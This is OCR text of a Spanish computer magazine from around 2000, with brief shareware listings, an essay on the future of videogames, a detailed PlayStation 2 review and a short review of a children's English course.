Entisoft Tools: Más de 1.000 rutinas para el lenguaje de programación Visual Basic y para Microsoft Office.

GWD Text Editor: Otro editor de texto profesional con muchas prestaciones y *plug-ins*.



Así trabaja WinEdit con nuestro código.

WYSIWYG DHTML Editor: Editor web visual especializado en el desarrollo de HTML dinámico. Ideal para iniciarte en DHTML.

Seguridad


PC Restrictor: Pequeña utilidad que dota de un nivel mayor de seguridad a sistemas como Windows 98 impidiendo la ejecución de determinados programas a ciertos usuarios.

Benjamin Password Generator: Sencilla aplicación que permite generar claves aleatorias para cualquier tipo de uso posterior: buzones de e-mail, contraseñas de red, etc.

Secure Image: Programa de protección de imágenes usando encriptación para evitar así la simple grabación mediante el botón derecho del ratón en el navegador o mediante descarga directa.

Sistema


Space Watch Pro: Utilidad que monitoriza el uso de los discos duros de un PC o de una red permitiéndonos conocer en todo momento el espacio libre y las transacciones de datos que están sucediendo.




Space Watch Pro comprobando nuestros discos.

Diag: Utilidad que examina nuestro sistema antes del arranque de Windows para prevenir posibles fallos.




Bob, el angelito de Messiah, tiene el don de poseer


Como en The Nomad Soul, los espacios abiertos

cómo pueden ser los videojuegos en otros cuarenta años seguro que nos quedaríamos cortos. Y si pensamos en cómo pueden ser allá por el año 2977, por ejemplo, nuestro cerebro tiene que rendirse a la evidencia de que nuestra imaginación no siempre puede abarcar más allá de cualquier límite.

El presente

Pero volvamos por un momento al hoy de la industria de los videojuegos. Un presente que, consideramos, no puede ser mejor. La industria ha evolucionado hasta convertirse en un floreciente negocio que amenaza con convertirse en el mercado más importante del futuro (no, no estamos exagerando). La industria del entretenimiento es un campo enorme que ya está generando cifras de negocio realmente astronómicas y en el que los videojuegos tienen mucho que decir.

Desde un punto de vista más cercano a los aficionados de los juegos, podemos hablar de cómo los lanzamientos se suceden a gran velocidad. Un juego que hoy es novedad, dentro de un mes es viejo. Los aspectos técnicos de los juegos cada vez son mejores y la evolución es tan grande que el usuario difícilmente puede adoptarlos. Esto nos lleva a abordar una cuestión importante de cara a tratar de imaginar el futuro de los videojuegos: cómo son los juegos de la actualidad.

Gráficos

Los gráficos siempre han sido un aspecto muy importante de un juego y, en muchas ocasiones, el más comentado. Como ya hemos dicho, se ha alcanzado una calidad impensable hace pocos años. Los gráficos de los juegos han alcanzado una perfección increíble hace apenas una década. A principios de los 90 las tres dimensiones estaban aún en pañales y ahora los polígonos nos han invadido definitivamente haciendo casi imprescindibles las tarjetas gráficas 3D o tarjetas aceleradoras. Todo ello ha hecho que el aspecto visual de los actuales juegos esté a años luz de sus antepasados y que su fluidez gráfica, en todos los sentidos (desde los movimientos hasta la generación de escenarios), sea difícilmente comparable.

Por supuesto, en el futuro el apartado gráfico va a tender, de una manera inevitable, hacia la perfección total. Los polígonos se extenderán a todos y cada uno de los elementos que aparezcan en un juego y multiplicarán su número de forma desorbitada siendo cada vez más pequeños y numerosos hasta llegar a convertirse en algo así como átomos. Así, las superficies curvas dejarán de ser una excepción para convertirse en la norma y las texturas aumentarán su calidad dejando de ser superficies planas para adoptar una rugosi-


La inteligencia debe ser un arma


¿Por qué no un juego *on-line* donde se pu





¿Qué sorpresas nos deparará el futuro?

vida real no podemos. Vivir vidas paralelas, ser aventureros, dirigir el destino de una civilización, ser ricos ¿por qué no? En el futuro, los videojuegos nos permitirán hacer cosas que nunca hemos soñado que fueran posibles, incluso nuestros deseos más ocultos y perversos. ¿Qué tal crearnos una familia propia virtual y vivir una vida paralela como si estuviéramos dentro del juego The Sims?

La tendencia será hacia juegos que den total libertad al jugador para hacer lo que quiera

Un modelo único

La encrucijada que tenemos entre nosotros en estos momentos sobre si las nuevas consolas acabarán con el dominio del PC se resolverá en un futuro de forma salomónica. Las diferencias entre sistemas de videojuegos tenderán irremediablemente a desaparecer. Los sistemas audiovisuales se integrarán en un único «terminal» audiovisual de comunicación por el que nos llegarán todos los servicios: teléfono, televisión, música y redes informáticas entre otros, incluyendo, por supuesto, videojuegos.

Muy probablemente los sistemas de realidad virtual se unirán de tal modo que estos servicios podrán llegar a ser totalmente interactivos, especialmente en el caso de los videojuegos. El cine ya nos lo ha enseñado muchas veces por lo que no nos parece nada descabellado pensar que en un futuro cambiará completamente el modo de jugar: nos meteremos en los juegos a través de los sistemas de realidad virtual, bien sean gafas, guantes táctiles o cualquier otro dispositivo que os podáis imaginar. Imaginaos una cápsula en la que nos metiéramos y a través de la cual pudiéramos entrar a formar parte de un videojuego. Moviéndonos en un entorno tridimensional virtual, creado artificialmente para nuestra diversión (aunque, como es lógico, también sirva para otros usos), algo así como esos simuladores en los que practican los astronautas ¿interesante, no? Todo eso que hemos visto en muchas películas y que nos parecía pura ciencia ficción con pocas posibilidades de convertirse en realidad, se hará patente en un futuro no muy lejano.

¿Qué tal participar directamente en una ofensiva terrestre (por poner un ejemplo) dentro de un entorno virtual en el que podemos sentirnos realmente dentro de la batalla y con la seguridad de poder desengancharnos en cualquier momento? ¿Y una lucha a muerte en el Quake, sintiéndonos dentro de un claustrofóbico escenario y siendo perseguidos por luchadores sedientos de sangre? Ya no se tratará de mover «personajillos» por diversas pantallas ¡ahora nosotros seremos el personaje!





Los gráficos tenderán hacia un realismo extremo.

PlayStation 2

La consola más esperada por fin a la venta

Por fin está aquí una de las máquinas que más expectación ha causado en la breve historia de las consolas. La PlayStation 2 llega envuelta en una serie de controversias, de claros y de oscuros que trataremos de aclarar un poco.

No hace tanto que el mundo de la informática se quedó boquiabierto ante aquel «simulador» de tenis llamado Pong (el primer videojuego) y ahora, apenas veinticinco años después, la industria del software de entretenimiento trata de crear el hardware que sea capaz de representar imágenes foto realistas generadas en tiempo real. Da vértigo. Pero hasta llegar a este punto aún queda un poco, todavía se han de dar algunos pasos intermedios, y PlayStation 2 es uno de ellos. Gráficamente es capaz de generar en tiempo real imágenes con una calidad cercana a las de las películas de animación por ordenador. Realmente tiene una potencia enorme, muy superior a la de cualquier soporte actual. Es una máquina muy bien hecha, a la que costará sacarle todo el partido y aprovechar al máximo sus circuitos. Pero más adelante profundizaremos en sus características técnicas.

Otro dato importante es la capacidad de la nueva máquina de reproducir películas en formato DVD; es decir, que integra en un solo aparato una videoconsola y un reproductor de DVD. El siguiente paso, quizás sea que, como norma general, ambos aparatos sean la misma cosa, aunque eso está por ver.

PlayStation, la antecesora

Lo que ha ocurrido con PlayStation ha sido, sencillamente, increíble. Hasta la fecha se han vendido la escalofriante cifra de setenta y tres millones de consolas en todo el mundo, algo impensable hace unos pocos años. PlayStation ha significado un antes y un después en la industria del entretenimiento, acercando los videojuegos a un espectro realmente amplio de personas.


Aunque no se conozca mucho, lo cierto es que PlayStation no fue la primera consola que Sony sacó al mercado ya que hace casi una década dio a luz a una máquina denominada MSX. Una plataforma que no fue capaz de competir ni con Sega ni con Nintendo. Por este motivo, el nacimiento de PlayStation fue visto con bastante escepticismo y sin embargo «se comió» a sus dos rivales, Sega Saturn y Nintendo 64, haciendo que la primera desapareciera y que la segunda obtuviera unas ventas más que discretas.




Pero lo más curioso de todo es que el «proyecto PlayStation» nació como un encargo que la propia Nintendo hizo a Sony. La idea era que esta última desarrollase una unidad de CD para la Super Famicón (aquí en España Super Nintendo). Cuando Sony tenía el proyecto casi concluido, Nintendo anunció un acuerdo con Phillips para que ésta creara una unidad de CD para Super NES... Así que Sony, encolerizada por la «traición», llevó el caso a los tribunales y rompió sus relaciones con Nintendo. De todos modos, pensaron que sería una pena abandonar tantos años de esfuerzo y trabajo y decidieron continuar con el proyecto dando lugar a la consola que hoy conocemos.

Una plataforma que salió a la venta en 1995 y revolucionó el mercado por generar en tiempo real unos gráficos prácticamente idénticos a los de las máquinas recreativas de aquel entonces. El salto cualitativo con respecto a los sistemas de dieciséis bits fue abismal. Ahora, cinco años después, y tras muchos comentarios y especulaciones, Sony se apresta a lanzar la consola que debe continuar este éxito: la PlayStation 2 o PS2.

Una consola que ya se está vendiendo en Japón y Estados unidos. El primer fin de semana a la venta en el país del sol naciente, la PS2 vendió casi un millón de unidades, y el veintiséis de octubre fue lanzada en Estados Unidos donde se pusieron a la venta medio millón de consolas que se vendieron en su totalidad por el sistema de reservas. En este momento es imposible conseguir una PS2 en Norteamérica, y se espera que en estas navidades haya peleas por obtenerla...


Los creadores de OddWorld dicen haber aprovechado la máquina al 100%.



Las imágenes muestran, cómo no, todo de lo que es capaz de hacer la PS2.

cálculo de fenómenos físicos y generación de NURBS o curvas Bezier. La memoria es Direct DRAM, en dos canales, y nada menos que a 800 MHz por canal.

El motor gráfico ha sido denominado *Graphics Synthesizer*. Es un chip con 43 millones de transistores y un bus de 2.560 bits, diez veces más que una GeForce 2 (la referencia actual en cuanto a tarjetas aceleradoras de gráficos para PC). Puede aplicar *anti-aliasing*, *filtrado tri-lineal*, *alpha blending* y *fogging* entre otros filtros. Su tasa de relleno es de 2,4 giga *pixels* por segundo, que se ve reducida a la mitad si se aplica textura. Es capaz de generar hasta 150 millones de partículas por segundo y 25 millones de polígonos con *Z Buffer*, *alphablend* y textura. La resolución máxima que puede alcanzar, apreciable si conectamos la consola a un monitor VESA, es de 1280 x 1024.

El corazón de la PS2 es su procesador que ha sido denominado *Emotion Engine*


En cuanto a su lector DVD cabe decir que cumple su función perfectamente. Es capaz de reproducir sonido en formato *Dolby Digital* (AC-3) y DTS. La calidad de imagen es excelente, como la de un reproductor de gama media. La pausa es igual de buena, pero en avance lento pierde algo de definición. El punto flaco está en el tiempo de acceso al disco, en la velocidad del lector, ya que tarda bastante más que un reproductor medio. Esto se debe a que, al encender la consola, primero se carga el sistema operativo y después accede al DVD, cosa que no hace un reproductor común. Además la unidad DVD lee a 4x, cifra bastante baja teniendo en cuenta las velocidades que llegan a alcanzar otros lectores.

Otra característica de PS2 es su compatibilidad con la PlayStation original. Es la primera vez en la breve historia de las consolas que un sistema es compatible con el anterior y desde luego es un detalle muy de agradecer. Y no sólo la han hecho compatible sino que han mejorado el rendimiento de la máquina. El lector original de PlayStation es de doble velocidad, mientras que el de PS2 lee a 24x, con lo cual se acelera enormemente el tiempo de acceso y se reducen los tiempos de carga de los juegos que ya teníamos. Además la consola aplica un filtrado de texturas con lo que los gráficos de los juegos antiguos se verán menos pixelados.

PS2 frente a sus rivales

Es complicado decidir cuáles son los rivales de PS2. Sus enemigos naturales son las consolas, que en este caso se llaman Dreamcast, X- Box y Game Cube, de las cuales sólo una está en el mercado y de las otras dos aún se sabe poco. Pero los ordenadores son cada vez más capaces de competir con las videoconsolas en cuanto a potencia gráfica de modo que compararemos también a la consola que nos ocupa con las más recientes tarjetas gráficas. Además PS2 es una máquina que trata de desvincularse del concepto clásico de consola tratando de ser un aparato más polivalente. Se asemeja más a un PC aunque, claro está, sin llegar a ser lo mismo.

Establezcamos pues esta comparación en primer lugar: comparemos PS2 con los PCs. Está claro que las dos máquinas no están diseñadas para el mismo fin ni tienen por qué estar destinadas al mismo usuario. Podríamos comparar una PS2 con un PC destinado a jugar, es decir, con una buena memoria RAM y una tarjeta gráfica de gama alta. Un buen ejemplo sería un Athlon a 700 MHz, con 128 Mbytes de RAM y una GeForce 2 GTS. De todos modos una comparativa técnica es bastante difícil de realizar ya que la arquitectura de ambos aparatos no tiene nada que ver. GeForce 2 es una GPU, un procesador que trabaja casi al margen de la CPU del ordenador liberándole de todo el trabajo gráfico. Sin embargo los procesadores de PS2 funcionan a la vez, de una manera distinta, así que comparemos el *Emotion engine* (EE) y el *Graphics synthesizer* (GS) de la nueva consola con el chip NV-15, teniendo en cuenta este inconveniente. El GS tiene 2560 bits, diez veces más que el de nVidia. La tarjeta GeForce 2 GTS funciona con una frecuencia de 200 MHz, mientras que el chip gráfico de Sony (GS) funciona a 147 MHz, pero apoyados por los casi 300 del EE. GeForce 2 cuenta con modelos de 32 y 64 megas de memoria DDR, que funciona a 333 MHz, mientras que PS2 tiene 32


Las transparencias y las luces en Metal Gear 2 son impresionantes.


Mbytes de memoria RDRAM a 800 MHz.

Estos datos no son realmente definitivos ya que la arquitectura de ambos aparatos es, sencillamente, incomparable. Tengamos en cuenta que una PS2 está pensada principalmente para jugar y un PC no. Además, cuando se desarrolla un juego para PC hay que contar con que no todos cuentan con una GeForce 2 DDR; es decir, que la potencia de estas «super-tarjetas» no se suele aprovechar ni al 40%. Sin embargo, en un juego de consola es diferente ya que el fabricante sabe que su producto va a funcionar igual en todas las máquinas. Por este motivo las consolas duran una media de cinco años y las tarjetas una media de seis meses, porque a los desarrolladores no les interesa sacar el máximo provecho de las aceleradoras. Sin embargo, con una consola no queda más remedio que investigar y aprovechar poco a poco todo el hardware de la máquina. Si nos fijamos en el primer Ridge Racer de PlayStation y lo comparamos con el Ridge Racer Type 4, de la misma máquina, nos daremos cuenta de que no tienen nada que ver. Sin embargo este salto cualitativo no se da en un PC, al cabo de cuatro años, nuestra tarjeta no sirve para nada.

PS2 vs. Dreamcast

Esta comparativa es mucho más sencilla. Comenzando por el micro, el de PS2 es de 128 bits igual que el de Dreamcast, pero a diferencia de éste funciona a 294 MHz, por los 200 del de la máquina de Sega. Dreamcast genera 3,5 millones de polígonos por segundo, mientras que PS2 genera 20 millones con filtros y demás parafernalia aplicada. La consola de Sega utiliza como soporte el GD-ROM, unos discos que almacenan algo más de un Giga, y PS2 usa DVD, con una capacidad de 4'7 Gbytes. En definitiva, PS2 es una máquina incomparablemente más potente que Dreamcast en lo que a hardware se refiere.

Pero estas cuestiones técnicas no inclinan la balanza a favor de la máquina de Sony, no tenemos más que recordar lo acontecido con PlayStation y Nintendo 64. La segunda tenía un hardware mucho más poderoso y sin embargo los errores de cálculo en las estrategias comerciales de Nintendo hicieron que esta supuesta ventaja se quedara en nada. Por ahora, Dreamcast tiene un año de ventaja sobre PlayStation 2 y, según dicen todos los programadores, es mucho más sencillo programar para ella. ¿Cuál es mejor? Nos quedamos con la típica frase socorrida y poco comprometida que se utiliza en estos casos: el tiempo lo dirá.





La comparación con Microsoft X- Box y con Nintendo GameCube está fuera de lugar, ya que no hay demasiados datos oficiales al respecto de ninguna de las dos y el tiempo que falta para su salida al mercado puede hacer variar mucho los que ya se conocen. Imaginamos que estas máquinas serán mucho más potentes que PS2, pero poco más podemos especular. Ya veremos cuando salgan dentro de un año.

La versión PAL


La consola que nos va a llegar aquí a Europa va a ser distinta que la que salió en Japón. La principal diferencia es que se ha sustituido un puerto PC Card que tenía la consola nipona por una bahía de 3´5 pulgadas destinada a conectar un disco duro. Otra nueva incorporación es la de la carga del software del DVD, que había que instalar desde la tarjeta de memoria. Ahora este software ya viene instalado en la consola. Por el contrario, no encontraremos una tarjeta de memoria al abrir la caja, sino que tendremos que comprarla aparte.

Sobre el disco duro hemos de decir que puede ser una interesante incorporación. Actualmente se encuentra en desarrollo, pero su salida al mercado es más que inminente. Servirá para guardar juegos completos que nos bajemos de Internet, nuevos niveles, imágenes que capturemos con las cámaras digitales que se pondrán a la venta... Un sinfín de posibilidades que modificarán el concepto que ahora tenemos de videoconsola.

Sobre los periféricos podemos hablar de algunos que saldrán al mercado al mismo tiempo que la consola. Estos serán el *Dual shock 2*, versión mejorada del mando actual de PlayStation. Su principal novedad radica en el hecho de que todos los botones, salvo *start* y *select*, serán analógicos. Es decir, serán sensibles a los grados de presión: cuanto más pulsemos, más acelerará nuestro coche, más saltará Lara Croft, etc. La verdad es que todos esperábamos alguna novedad más espectacular, pero también es cierto que el diseño del mando de PlayStation siempre ha sido excelente, tampoco eran necesarios demasiados



Para ver la capacidad de la máquina no hay más que ver la hierba...




The Bouncer es uno de los juegos más prometedores

cambios.

También saldrá a la venta una nueva tarjeta de memoria con una capacidad de 8 megas y un sistema de almacenamiento distinto al de las tarjetas anteriores. La tarjeta incorpora un sistema de verificación de juegos, para que no se puedan usar copias piratas... Por cierto, las tarjetas antiguas no valen para la nueva PS2 y conseguir una tarjeta de las nuevas parece que va a ser algo complicado.

Otro periférico puesto a la venta junto a la consola será el *Multi tap*. Inexplicablemente la consola tan sólo tiene dos puertos para mandos, cuando todas las consolas desde Nintendo 64 han incorporado, o van a incorporar, cuatro. Parece que a Sony no le gustaba la idea de introducir cuatro puertos y si se quiere incorporar a otros dos amigos no habrá más remedio que volver a pasar por caja. Además, el antiguo *Multi tap* tampoco vale con PS2 porque el nuevo periférico es diferente, mucho menos aparatoso que el de PlayStation, y está preparado para leer las nuevas tarjetas de memoria.


Gran turismo 3 es, junto a Metal Gear Solid 2, el juego más esperado.

En desarrollo se encuentran una cámara digital, una impresora, un teclado y un ratón, aparte de todos los periféricos no oficiales que están saliendo o que van a salir inminentemente al mercado. Entre los más destacables podemos incluir un mando a distancia para el DVD, volantes, tablas de *skate*... Y no olvidemos que la mayoría de los periféricos de PlayStation son compatibles con PS2.

De momento, la consola no incorpora módem aunque se prevee su conexión a Internet para un futuro próximo

Internet

Uno de los inconvenientes que parece tener la nueva consola de Sony es que no incorpora módem. Dreamcast sí que lo hace siendo mucho más barata... entonces ¿por qué PS2 no tiene módem? Se debe, según Sony, a que ni los módems ni las líneas telefónicas actuales están preparados para transmitir la información suficiente; por tanto, cuando las líneas estén preparadas, habrá módem y conexión. El argumento es el siguiente: es mejor que la consola no incluya módem que pagar uno anticuado para, más adelante, tener que pagar otro. Esto no se considera una restricción ya que Sony proyecta PS2 como una consola volcada en Internet. Desde allí podremos jugar en red, bajar juegos, películas, niveles, etc. y guardar todo ello en el disco duro de la consola. Por ejemplo, Final Fantasy XI, actualmente en desarrollo, se jugará exclusivamente en red por un servicio de Squaresoft llamado *Play on-line*. La idea es comprar la mitad del juego en una tienda y la otra mitad vía Internet. Este servicio en línea no estará funcionando a pleno rendimiento hasta dentro de unos dos años, fecha en la que la consola de Sony tendrá edad suficiente como para demostrar de qué es realmente capaz.



Los juegos

Según nuestras últimas noticias, catorce de los treinta y tres juegos que en principio iban a ser publicados junto a la consola han sido retrasados a última hora. De este modo, parece que finalmente serán diecinueve los juegos que podremos comprar desde el día de la puesta de largo de la consola, ampliándose la oferta hasta treinta aproximadamente un mes después del estreno. De entre estos diecinueve lanzamientos podemos destacar algunos como muestra de lo que va a dar de sí la nueva plataforma.


Ridge Racer Type V fue el abanderado de PS2 en Japón, hace ya unos meses, y es una referencia obligada también aquí. Su apartado gráfico decepcionó un poco porque se esperaba algo más, pero es un juego sumamente espectacular. Y no olvidemos que es un Ridge Racer...

FIFA 2001, de Electronic Arts (la compañía que más está apoyando la llegada de PS2), tendrá un aspecto gráfico extraordinario, mantendrá su excelente jugabilidad e incluirá todas las ligas y a todos los jugadores del universo conocido.

Konami tiene preparado su nueva versión del International Superstar Soccer, rival natural del anterior, que propone un modelo de simulación más complejo. Gráficamente será mejor que FIFA, pero el estilo, como ya hemos dicho, muy diferente. Cuestión de gustos.

Silent Scope, también de Konami, es un juego de acción en primera persona, una conversión de la recreativa con el mismo nombre que nos pone en el pellejo de un francotirador. Sale simultáneamente en versión para Dreamcast lo que nos permitirá ver las diferencias entre ambas consolas. La segunda parte llegará en exclusiva para PS2 en unos pocos meses.

International Track&Field es otro clásico de Konami que tiene su versión 128 bits en PS2.


Odd World promete ser un juego rompedor.

Promete ser uno de los juegos de los de la primera hornada que mejor aprovechen la máquina, y lo cierto es que las imágenes que hemos podido ver así lo demuestran.

El último de esta lista de destacados es Tekken Tag Tournament, de Namco, perteneciente a una famosa saga que no podía faltar al estreno de la consola. Al igual que Ridge Racer V,




El modelado de los jugadores en FIFA 2001 es realmente bueno.



TTT será, seguramente, el mejor juego de lucha de la historia.

también de Namco, salió en Japón el día del lanzamiento y se convirtió en el juego más vendido. Incluye a todos los personajes de la saga, más alguno nuevo y un aspecto técnico inmejorable que le hace susceptible de ser considerado el mejor juego de lucha de la historia en una consola.

Pero cuando va a llegar la «artillería pesada» será hacia el segundo tercio del 2001. Entonces, los afortunados poseedores de una



No todo va a ser bueno... fijaros en el *jagging* de los bordes...

PS2 podrán disfrutar de Metal Gear Solid 2, candidato a convertirse en el mejor juego de la historia, Gran Turismo 3, sobran las palabras, The Getaway, 40 Km. cuadrados de Londres reproducidos fielmente para un juego de coches con una mecánica revolucionaria, The Bouncer, de los creadores de Final Fantasy... Éstos serán los juegos que sirvan para medir realmente la calidad de la consola.

En definitiva

PlayStation 2 es una máquina muy potente que tiene mucho que decir. Es cierto que la primera remesa de juegos ha sido un poco decepcionante, ya que las expectativas creadas fueron enormes. Hemos observado bordes dentados, *popping* y otros defectos que estamos seguros que serán solucionados cuando los programadores aprendan a domar el hardware de PS2 y Sony distribuya los kits necesarios, más evolucionados, que faciliten el trabajo a las compañías desarrolladoras. Éste es el principal defecto de la consola, lo difícil que resulta programar para ella, un punto en el que está de acuerdo toda la comunidad de desarrolladores.

El precio, que también ha sido motivo de controversia, bajará cuando disminuya la demanda, hacia el segundo trimestre del año que viene. Según Sony el precio es muy razonable teniendo en cuenta que incorpora un DVD y cualquier reproductor de este tipo tiene un precio similar (unas 60.000 pesetas mínimo) y no se puede jugar con él; y mucho menos jugar con toda la potencia gráfica de la PS2. Sin embargo, tenemos el otro argumento que se suele esgrimir al respecto: nadie se compra una consola de videojuegos para ver DVDs.

Por otro lado, si lo comparamos con el precio de una tarjeta gráfica de gama alta (69.000 pesetas), que para funcionar tiene que estar conectada a un PC, podemos pensar que el desembolso no es tan grande. Otro tema económico a considerar es el precio de los juegos, que no parece que vayan a bajar de las 9.000 Ptas. Precio que se incrementará cuando el formato del compacto sea el DVD en lugar del CD.

Con todos estos datos podemos preguntarnos ¿merece la pena comprar una PS2? Pues sólo unos meses darán la respuesta. Cuando se vea la calidad y la cantidad de los títulos publicados, cuando se vea si baja o no de precio (tanto la consola como los juegos)... Desde luego está orientada a un público distinto que el resto de las consolas aparecidas hasta la fecha, ya que parece un producto muy versátil, con muchas funciones.

A favor tiene el hecho de que tanto los juegos como los periféricos sean compatibles con la PlayStation original, que se pueden ver películas en DVD, que tiene el apoyo de casi todos los grandes del software... Y en contra tiene su precio, inalcanzable para el sector infantil, su falta (por ahora) de conexión a Internet, y que aún tiene mucho que demostrar. Así que recurrimos, de nuevo, a aquella socorrida frase que mencionábamos más arriba: el tiempo dirá qué ocurre.



Cuando llegue Metal Gear Solid 2 se verá mejor la capacidad de la nueva consola.

Jose Mª Arias-Camisón

Tell me more Kids

El primer método de aprendizaje de inglés para niños basado en el reconocimiento de voz que resulta una perfecta combinación entre educación y diversión.

Precio: 5.990 pesetas (36 euros)	
Fabricante: Auralog. www.auralog.com	
Distribuidor: Lodisoft. Tfn: 91 556 98 58. www.lodisoft.com	
Valoración	
• Contenido	5,1
• Diseño	5,3
Precio	2,9
GLOBAL	8,1

Tell me more kids es un método de aprendizaje de inglés basado en la tecnología del reconocimiento de voz que va dirigido a niños de 4 a 12 años. Está compuesto por tres títulos diferentes adaptados a sus respectivos grupos de edades, con un nivel de dificultad para cada una de ellos. El aprendizaje, centrado en la expresión oral, se realiza de manera progresiva y está estructurada en tres facetas: intuye (para acostumbrarse a escuchar), comprende (en el que el niño debe comprender al robot) y exprésate (en el que el niño debe hablar), siendo esta última la que utiliza el reconocimiento de voz.



Probemos ahora con los animales del bosque ¿te sabes todos sus nombres?

